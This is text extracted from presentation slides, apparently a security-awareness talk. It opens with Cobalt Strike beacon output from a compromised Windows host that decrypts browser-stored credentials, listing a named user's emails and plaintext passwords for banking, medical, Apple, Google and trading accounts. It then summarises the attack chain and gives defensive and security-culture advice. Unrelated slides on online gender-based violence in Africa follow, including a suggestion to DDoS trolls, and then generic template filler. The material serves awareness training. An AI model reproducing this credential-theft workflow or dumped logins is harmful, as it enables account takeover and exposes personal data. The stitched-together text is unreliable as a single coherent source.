




## Step 7: Connects to C&C - interact with target machine



## Step 8: Grab stored passwords & decrypt them



## Step 8: Grab stored passwords & decrypt them

```
Cobalt Strike view Attacks Reporting Help Event Log to Stack
external internal listener user computer note process pid arch last
72.193.33.179 192.168.62.166 https johnrafuse DESKTOP-M675JOR powershell.exe 8548 x64 463ms

Beacon 192.168.62.166@8548 X
> Encrypted Key seems to be protected by DPAPI
  * using CryptUnprotectData API
> AES Key is: dab8291e128ca1b547a9bb344ff770ce9a8c9b553c8febe77cae5ba5edf2339

URL : https://www.netflix.com/ ( https://www.netflix.com/Login )
Username: john.rafuse@gmail.com
  * using BCrypt with AES-256-GCM
Password: SesameStreet

URL : https://accounts.google.com/ ( https://accounts.google.com/ServiceLogin )
Username: john.rafuse@gmail.com
  * using BCrypt with AES-256-GCM
Password: Mehensa123!

URL : https://xtrememusic.com/ ( https://xtrememusic.com/ )
Username: john.rafuse@gmail.com
  * using BCrypt with AES-256-GCM
Password: RowRowRowYourBoat

URL : https://iforgot.apple.com/ ( https://iforgot.apple.com/password/reset )
Username:
  * using BCrypt with AES-256-GCM
Password: MyPassword1

URL : https://idsa.apple.com/ ( https://idsa.apple.com/appleauth/auth/signin )
Username: john.rafuse@gmail.com
  * using BCrypt with AES-256-GCM
Password: MyPassword1

URL : https://account.sonyentertainmentnetwork.com/ ( https://account.sonyentertainmentnetwork.com/liquid/external/auth/login.action )
Username: john.rafuse@gmail.com
  * using BCrypt with AES-256-GCM
Password: KiaJungUhisnyhero!

URL : https://adobeid.services.adobe.com/ ( https://adobeid.services.adobe.com/reset/en_US/DQWVESYXGZ3BRSAD6H5GX7ZBGC )
Username:
  * using BCrypt with AES-256-GCM
Password: YogiBear123

URL : https://auth.zangoos.com/ ( https://auth.zangoos.com/ap/signin )
[DESKTOP-M675JOR-johnrafuse@8548 - exit]
```

Gmail

Apple

## Step 8: Grab stored passwords & decrypt them

The screenshot shows the Cobalt Strike interface with a beacon's memory dump. The beacon is identified as 192.168.62.166@8548. The dump contains several entries, each with a URL and a password. Three arrows point from labels on the right to specific entries:

external	internal	listener	user	computer	note	process	pid	arch	last
72.193.33.179	192.168.62.166	https	johnrafuse	DESKTOP-M675JOR		powershell.exe	8548	x64	118ms

```
Beacon 192.168.62.166@8548 X
+ using BCrypt with AES-256-GCM
Password: YogiBear123

URL : https://auth.zappos.com/ ( https://auth.zappos.com/ap/signin )
Username: john.rafuse@gmail.com
+ using BCrypt with AES-256-GCM
Password: INeedXXXXL!

URL : https://www.etsy.com/ ( https://www.etsy.com/signin )
Username: john.rafuse@gmail.com
+ using BCrypt with AES-256-GCM
Password: NoOneCanHackMe

URL : https://www.concursolutions.com/ ( https://www.concursolutions.com/ )
Username: john.rafuse@gmail.com
+ using BCrypt with AES-256-GCM
Password: PayMeOrElse!

URL : https://cibng.ibanking-services.com/ ( https://cibng.ibanking-services.com/cib/enhanceEnroll/selectAccountType.jsp )
Username: john.rafuse@gmail.com
+ using BCrypt with AES-256-GCM
Password: WillieSuttonismyhero!

URL : https://workforcenow.adp.com/ ( https://workforcenow.adp.com/workforcenow/login.html )
Username: johnrafuse
+ using BCrypt with AES-256-GCM
Password: moneyfornothing

URL : https://www.vrbo.com/ ( https://www.vrbo.com/auth/ui/resetPassword )
Username: john.rafuse@gmail.com
+ using BCrypt with AES-256-GCM
Password: Password

URL : https://healthid.optum.com/ ( https://healthid.optum.com/tb/app/secure/home.html )
Username: johnrafuse
+ using BCrypt with AES-256-GCM
Password: DoctorPhil

URL : https://www.myuhc.com/ ( https://www.myuhc.com/member/prewelcome.do )
```

Concur  
Ibanking  
Medical Aid

# Step 8: Grab stored passwords & decrypt them

The screenshot shows the Cobalt Strike interface. At the top, a table lists external connections. Below it, a beacon's memory dump is visible, showing a list of stored credentials for various websites. Two specific entries are highlighted with orange arrows and labels on the right side of the image.

external	internal	listener	user	computer	note	process	pid	arch	last
72.193.33.179	192.168.62.166	https	johnrafuse	DESKTOP-M675J0R		powershell.exe	8548	x64	33ms

```
Beacon 192.168.62.166@8548 X
Username: john.rafuse@gmail.com
  * using BCrypt with AES-256-GCM
Password: Oxyimysavior1

URL : https://secure85c.chase.com/ ( https://secure85c.chase.com/web/auth/ )
Username: johnrafuse
  * using BCrypt with AES-256-GCM
Password: WillieSuttonRocks!

URL : https://www.dmv.ca.gov/ ( https://www.dmv.ca.gov/pkmslogin.form )
Username:
  * using BCrypt with AES-256-GCM
Password: OntheShortBusAgain

URL : https://www.delta.com/ ( https://www.delta.com/login/loginPage )
Username:
  * using BCrypt with AES-256-GCM
Password: MiddleSeatPense!

URL : https://www.delta.com/ ( https://www.delta.com/login/loginPage )
Username: 904211090
  * using BCrypt with AES-256-GCM
Password: MiddleSeatPense!

URL : https://twitter.com/ ( https://twitter.com/account/reset_password )
Username: johnrafuse
  * using BCrypt with AES-256-GCM
Password: iwantshekel$

URL : https://www.myslink.org/ ( https://www.myslink.org/ )
Username: johnrafuse
  * using BCrypt with AES-256-GCM
Password: DrFeelBad123

URL : https://invest.ameritrade.com/ ( https://invest.ameritrade.com/grid/p/login )
Username: johnrafuse
  * using BCrypt with AES-256-GCM
Password: WillInvest4Food
```

Twitter

Trading account

# Social Engineering Pyramid



# Reporting: What happened?

- **Step 1: Established trust**
  - hack into user's Office 365 account using password spread attack
- **Step 2: Build pretext**
  - Send phishing email from the highly trusted account
- **Step 3: Compromise target**
  - Take over target's machine via his Outlook client
  - Connect to Control Center
- **Step 4: Get passwords**
  - Run password hash dump



# **Part 3**

## **Protect against SE**

- Building the human firewall
- Security culture



# Protect yourself

- **Step 1: Established trust**
  - hack into user's Office 365 account
- **Step 2: Build pretext**
  - Send phishing email from the highly trusted account
- **Step 3: Compromise target**
  - Take over target's machine via his Outlook client
  - Connect to Control Center
- **Step 4: Get passwords**
  - Run password hash dump



## Step 1: Password Policy

- Strong passwords & MFA

## Step 2: User Education

- Phishing awareness!
- Don't trust request that are odd

## Step 3: Tech

- Endpoint protection software

## Step 4: User Education

- Don't store passwords in browsers
- use a password manager instead
- MFA



# Protect yourself

Use your critical thinking mind:



**Feeling:** Does it trigger emotions such as fear or curiosity?



**Action:** Are you asked to action something?



**Know:** Do you know the sender? (Really?)



**Expect:** Were you expecting this?



# Protect yourself

## Don't fall for phishing attacks

- Keep up to date with latest scams
- phishing, vishing, smishing
- Don't click on links / attachments


## Update, update, update

- Your Operating Systems (OS)
- Browser plugins & apps
- Anti-malware systems

Apply good password **practices**



# Protect your passwords



Use multi-factor authentication wherever possible

Create long and unique passphrases

Use a password manager for all your personal accounts

Don't use your work email address on non-work accounts

Regularly check your email addresses on [haveibeenpwned.com](https://haveibeenpwned.com)



A close-up photograph of a butterfly with orange and black wings perched on a branch. The branch is adorned with several leaves in various stages of decay, from vibrant green to yellowed and browned, illustrating the concept of change. The background is a soft, out-of-focus green.

## Tips for Changing Security Cultures

# Tip no 1: Get Executive Involvement

- Awareness starts at the top
- Use statistics & facts
- Ask for Involvement beyond just paying for it



# Tip No 2: Measure It

Featured Content


## Security Awareness Proficiency Assessment

Assessment | 10 minutes | October 2019

View DetailsAlready Added

Test your users in seven key security areas.

Detailed reporting that you can use to inform training campaigns.





## Tip No 3: Avoid cognitive overload

You can't effectively train on everything...

If your goal is behavior change,  
**focus on 2 to 3 behaviors at a time:**

Social Engineering is the No 1 threat



# Tip No 4: Work with other departments

## CULTURE

- Work with HR
- Work with Marketing & communication
- Different cultures in different teams (i.e. IT vs finance)

CULTURE  
EATS STRATEGY  
FOR BREAKFAST  
AND TECHNOLOGY  
FOR LUNCH  
AND THEN...



# Tip No 5: Content: Short, Sweet & Relevant

We change...

- If it affects family or money
- Doing the “right thing”
- If we “feel” it
- If engages our emotions
- If it’s not too long or annoying



# Tip No 6: Frequent, Random Phishing Simulations

- Frequent
- Randomized
- Increase difficulty level
- Teach red flags
- Make it easy to report



# Tip No 7: Use Incentives

## Carrots:


- Bonus for not being phished in 12 months
- Prizes for participation

## Stick:


- Remedial training
- Management follow up




# KnowBe4 2019 Phishing by Industry Benchmark Report



# KnowBe4 2019 Phishing by Industry Benchmark Report



# KnowBe4 2019 Phishing by Industry Benchmark Report



In Summary – just do it – and then do it again..

1. Get executive buy in
2. Focus on few themes – don't overload users
3. Measure it – start with culture assessment
4. Work with Marketing & Communications & HR
5. **Use short & engaging** content
6. Frequent random **phishing simulations**
7. **Use Incentives**
8. **Choose the right partner**



Awareness is a bit like **flossing** – it's an ongoing process





# THANK YOU!

Any questions?

You can find me at

Twitter @AnnaColalrd3

LinkedIn Anna Collard



# OSINT

Open Source Intelligence (OSINT) is data collected from publicly available sources to be used in an intelligence context

*Wikipedia*

*“Online threats are mainly organized trolling. I’ve received death threats. They come up with campaigns or a hashtag, so they rant at me all day. These insults are based on me as a woman, my anatomy, my family.”*

*— IDI 004, Kenya*



*“Technology has opened up spaces for women to speak out openly where previously they were not able to. So, the more we try to enter this space further, the more violence we get from some men.”*

**- Focus Group Discussion, South Africa**

*“Woman journalists, when they post or write stories that some other people do not like, they are harassed, they are insulted. To make them feel so useless. They get insults below the belt, which is obviously sexual*



*below the belt.*



*“As well, Facebook has no office in Ethiopia and there is only one Ethiopian woman assigned for this purpose in Ethiopia. Facebook in Ethiopia gives priority and focuses on ethnic-based hate speech. Lets say if there is more than one person and if we have an Ethiopian team, there will be more human power who could read and understand the content.”*

*and in most times women opt for themselves. If, that’s why I opted out of Facebook.”*

**- IDI 003, Kenya**

**- FGD Participant, Ethiopia**

# Consequences suffered as a result of this Online Gender-Based Violence



61.7%

Mental Stress



15.5%


Damaged  
Reputation




13.3%

Problems with  
Family

# 39% of African women concerned about going online



# Where does it take place?



*"From my stand, I would say Telegram is unmanageable communication media. It is worrying and out of regulation. You can't do anything about it. We can say the Facebook community standard is weak...but the good thing is it has a regulatory system. Revenge porn on Facebook takes 0.05 micro seconds until AI recognizes it after that it immediately taken it down. If your porn is posted on Telegram, you can't do anything, they wouldn't take it down as far as I know."*

**- FGD Participant, Ethiopia**




# Why does this happen?

<b>Online disinhibition effect</b>	<ul style="list-style-type: none"><li>• Perceived anonymity</li><li>• Invisibility of the recipient</li><li>• Action-at-a-Distance</li></ul>
<b>Toxic platforms breed anti-feminist radicalization</b>	<ul style="list-style-type: none"><li>• Reputation as an <b>alpha user</b>.</li><li>• <b>Echo chambers/Group behaviour</b></li><li>• <b>Individual identity is de-emphasised,</b></li><li>• <b>Polarization</b></li></ul>
<b>Automation</b>	<ul style="list-style-type: none"><li>• <b>Technology makes abuse easier, less skill or effort</b></li></ul>

# Lack of security awareness

- Only 36% took steps towards increasing their safety online
- “No one would take the time to hack my account” (34.6%).
- “Never thought about it” (25.7%)
- 86% were not aware of policies and laws in place to protect them.





# If perpetrator was reported to the platform? (South Africa)



*Alternate Realities, Alternate Internets:*  
African Feminist Research for a Feminist Internet Report, 2020



# What needs to happen?



1. **More research & data on online GBV (in Africa)**
  - a. Major gap in data on types of online violence
  - b. Data is not gender-disaggregated
  - c. Lack of a comparative analysis of online versus physical violence
    - i. Why is Twitter not more transparent?
  
2. **More security awareness & education (for women)**
  - a. General security awareness - privacy settings, MFA, mobile security
  - b. How to report / react to harassment if it happens
  - c. Where to find help: online support and counselling
  - d. Your rights



# What needs to happen?

## 3. Awareness & education for law enforcement and first responders

- a. Law enforcement personnel must be trained on a gender-sensitive digital safety
- b. address complaints of online gender-based violence
- c. provide timely technical assistance, counseling and support

## 4. Legal frameworks

- d. reflect an appreciation of the role of the internet in the social, economic, and political lives of women
- e. In conjunction with other measures, **such as socio-economic upliftment, awareness-raising programs and counselling services.**

# What needs to happen?



## 5. Platforms need to identify and block GBV / misogynistic content

- a. Close monitoring with the possibility to act upon
- b. Deep Learning / ML & AI to automatically detect hateful speech can facilitate this process, up to **95% accuracy** as per research conducted during Google Summer of Code 2018.

*“Online Hatred of Women in the Incels.me Forum - Linguistic Analysis and Automatic Detection” <https://organisms.be/downloads/incels.pdf>*



# Out of the box..



- Perpetrators act on a deeply unconscious level
  - Lack of self worth and feeling loveless
  - Violence often response to early childhood trauma
  - Male sexual abuse is overly underreported
    - 1 in 6 boys is sexually abused before their 18th birthday.
- 
- 1. Dube SR, Anda RF, Whitfield CL, et al. Long-term consequences of childhood sexual abuse by gender of victim. Am J Prev Med. 2005;28:430-438.



# Out of the box..



- Start an **army of conscious warriors** (automated possibly?) who will DDOS trolls and forums with kind messaging?
  - Links to mindful meditation
- Start cyber safety & GBV education & awareness in kindergarten, schools etc
- #Hetoo movement?



# References – please read

African Feminist Research for a Feminist Internet Neema Iyer, Bonnita Nyamwire and Sandra Nabulega August 2020 [https://www.apc.org/sites/default/files/Report\\_FINAL.pdf](https://www.apc.org/sites/default/files/Report_FINAL.pdf)

Online Hatred of Women in the Incels.me Forum: Linguistic Analysis and Automatic Detection  
<https://organisms.be/downloads/incels.pdf>

Gender ideology and social identity processes in online language aggression against women  
[https://www.apc.org/sites/default/files/Report\\_FINAL.pdf](https://www.apc.org/sites/default/files/Report_FINAL.pdf)

Fighting Violence Against Women Online: A Comparative Analysis of Legal Frameworks In Ethiopia, Kenya, Senegal, South Africa, and Uganda  
[https://www.apc.org/sites/default/files/Legal\\_Analysis\\_FINAL.pdf](https://www.apc.org/sites/default/files/Legal_Analysis_FINAL.pdf)



# Thank you!

Connect with me on  
LinkedIn  
Twitter or  
Nectir :)





**// Quotations are commonly printed as  
a means of **inspiration** and to invoke  
philosophical thoughts from the  
reader.**

**//**

**x**

**x**

# You can also **split** your content

Into

Separate

Columns

Of

Text

Into

Separate

Columns

Of

Text






# A **picture** is worth a thousand words

A complex idea can be conveyed with just a single still image, namely making it possible to absorb large amounts of data quickly.


# You can use **diagrams** to explain your ideas



# And **tables** to compare data

	A	B	C
Yellow	10	20	7
Blue	30	15	10
Orange	5	24	16





